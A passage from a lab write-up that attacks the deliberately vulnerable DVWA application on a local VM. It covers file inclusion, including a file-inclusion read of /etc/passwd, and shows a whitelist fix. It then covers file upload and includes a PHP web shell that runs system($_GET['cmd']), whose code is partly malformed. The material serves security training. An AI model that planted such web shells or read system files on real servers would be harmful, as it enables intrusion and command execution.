
The screenshot shows a browser window titled "File Inclusion Source" from the DVWA application. The URL is "localhost/DVWA/vulnerabilities/file_inclusion/?file=vulnerabilities/fi/source/medium.php&security=medium". The page displays the following PHP code:

```
<?php  
// The page we wish to display  
$file = $_GET['page'];  
  
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "..", "./", ".\\" ), "", $file );  
?  
  
Compare All Levels
```

Below the code, there is a note: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

3. Enter payload at URL bar and exploit vulnerability.

The screenshot shows a browser window titled "File Inclusion" from the DVWA application. The URL is "localhost/DVWA/vulnerabilities/file_inclusion/?file=...". The page displays a large amount of text output, which appears to be a list of system commands and their results, likely due to a successful exploit of the file inclusion vulnerability. The text includes various system paths and command outputs such as "/root/.Xauthority", "/etc/hosts", and "/etc/passwd".




5.1.3 High Level Security

The developer has had enough. They decided to only allow certain files to be used. However as there are multiple files with the same basename, they use a wildcard to include them all.

Steps:

1. View target page for testing .



The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA 'File Inclusion' page. The URL is `localhost/DVWA/vulnerabilities/file_inclusion/?page=info.php`. The DVWA logo is at the top. The main content area displays the title 'Vulnerability: File Inclusion'. A 'File 1' input field contains the text 'Hello admin'. Below it, a message says 'Your IP address is: ::1'. A green '[back]' button is visible. To the left is a sidebar menu with various exploit categories, and 'File Inclusion' is highlighted. A 'More Information' section lists links to Wikipedia and WSTG documents about file inclusion.


2. View source code.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA 'File Inclusion Source' page. The URL is `localhost/DVWA/vulnerabilities/file_inclusion/?source&file=high.php&security=high`. The page title is 'File Inclusion Source'. The content area shows the PHP source code for the 'high.php' file:

```
</php  
// The page we wish to display  
$file = $_GET['page'];  
  
// Page verification  
if (!fmatch ('filter', $file) && $file != "include.php") {  
    // This isn't the page we want!  
    echo "ERROR: File not found!";  
    exit;  
}  
?>
```

A 'Compare All Levels' button is at the bottom left. A note at the bottom says 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

3. Enter payload at URL bar to exploit vulnerability.



Mitigation:

The developer calls it quits and hardcodes only the allowed pages, with there exact filenames. By doing this, it removes all avenues of attack.

Sample code:

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
$configFileNames = [
    'include.php',
    'file1.php',
    'file2.php',
    'file3.php',
];

if( !in_array($file, $configFileNames) ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

5.2 File Upload Vulnerability:

Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.


The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

5.2.1 Low Level Security

Low level will not check the contents of the file being uploaded in any way. It relies only on trust.


Steps:

1. View target page for analysis.




A screenshot of a web browser window titled "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/upload/". The main content area displays the DVWA logo and the title "Vulnerability: File Upload". On the left, there is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). Below the sidebar, a note says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G." The central part of the page has a form with the placeholder "Choose an image to upload:" and two buttons: "Browse..." and "Upload". Below the form, under "More Information", there are two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>.

2. Upload demo image for testing page functionality.



To direct input to this VM move the mouse pointer inside or press Ctrl+Q.

The screenshot shows a web application interface for file upload. On the left, there's a sidebar with various security test categories like Brute Force, Command Injection, CSRF, etc., with 'File Upload' being the active section. The main content area has a form for uploading files. Below the form, a success message is displayed in red: ".../.../Hackable/uploads/Logo.jpg successfully uploaded!".




3. Make PHP script for exposition.

```

1 <?php
2 if(isset($_GET['cmd'])) {
3     echo "<pre>";
4     $cmd = $_GET['cmd'];
5     system($cmd);
6     echo "</pre>";
7     die();
8 }
9 
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>Web Shell</title>
14 <style>
15     body { background-color: black; color: #00ffff; font-family: monospace; padding: 20px; }
16     input[type=text] { width: 40%; background: #333; color: white; border: 1px solid white; padding: 10px; }
17     input[type=submit] { background: #333; color: black; padding: 10px; border: none; }
18 </style>
19 </head>
20 <body>
21 <h1>On's Web Shell <a href="#">Go Back</a></h1>
22 <form method="GET">
23     <input type="text" name="cmd" placeholder="Enter command like ls -la, whoami, etc." autofocus>
24     <input type="submit" value="Run">
25 </form>
26 </body>
27 </html>
28 if(isset($_GET['cmd'])){
29     echo "<h3>Output:</h3><pre>";
30     system($_GET['cmd']);
31     echo "</pre>";
32 }
33 </h3>
34 </body>
35 </html>
36 </html>
37

```

4. View source code for analysis.




The screenshot shows a terminal window titled 'Kali' running on a Kali Linux VM. The user has navigated to the URL `localhost/DVWA/vulnerabilities/view_source.php?id=uploaded&security=low`. The page displays the PHP source code for the 'low' security level file upload vulnerability. The code checks if a file was uploaded via POST, moves it to a specified directory, and then echoes a success message if the move was successful.

```
<?php  
if( isset( $_POST[ 'Upload' ] ) ) {  
    // Where are we going to be writing to?  
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';  
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );  
  
    // Can we move the file to the upload folder?  
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {  
        // No  
        echo "<pre>Your image was not uploaded.</pre>";  
    } else {  
        // Yes  
        echo "<pre>{$target_path} successfully uploaded!</pre>";  
    }  
}  
?>
```



Compare All Levels


